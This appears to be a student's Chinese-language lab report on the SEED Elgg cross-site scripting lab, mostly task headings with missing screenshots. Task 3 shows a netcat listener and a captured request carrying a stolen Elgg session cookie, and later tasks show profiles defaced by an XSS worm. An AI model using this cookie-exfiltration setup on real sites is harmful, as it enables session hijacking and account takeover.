


# XSS 实验报告

57119124 郑瑞琦

Task1:




Task2:



Task3:

```
/bin/bash
root@seed:~# sudo service apache2 restart
root@seed:~# nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 35686)
GET /?c=Elgg=f8168b9pg5tpclu7tbf9i84gk2 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: image/webp, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.xsslabegg.com/
```

Task4:



Task5:



**Alice**

**About me**

Your profile have been attacked!!!

Task6:



**Alice**

**About me**

Your profile have been attacked!!!



**Boby**

**About me**

Your profile have been attacked!!!

Task7:



## Samy

### About me

Your profile has been attacked!!!

Edit profile

Edit avatar

Blogs

Bookmarks

Files

Inspector Console Debugger Network Style Editor Performance Memory

HTML

```
<h2 class="p-name fn">Samy</h2>
<p class="profile-aboutme-title"></p>
<div class="profile-aboutme-contents">
  <div class="elgg-output mtn">
    <p>Your profile has been attacked!!!</p>
```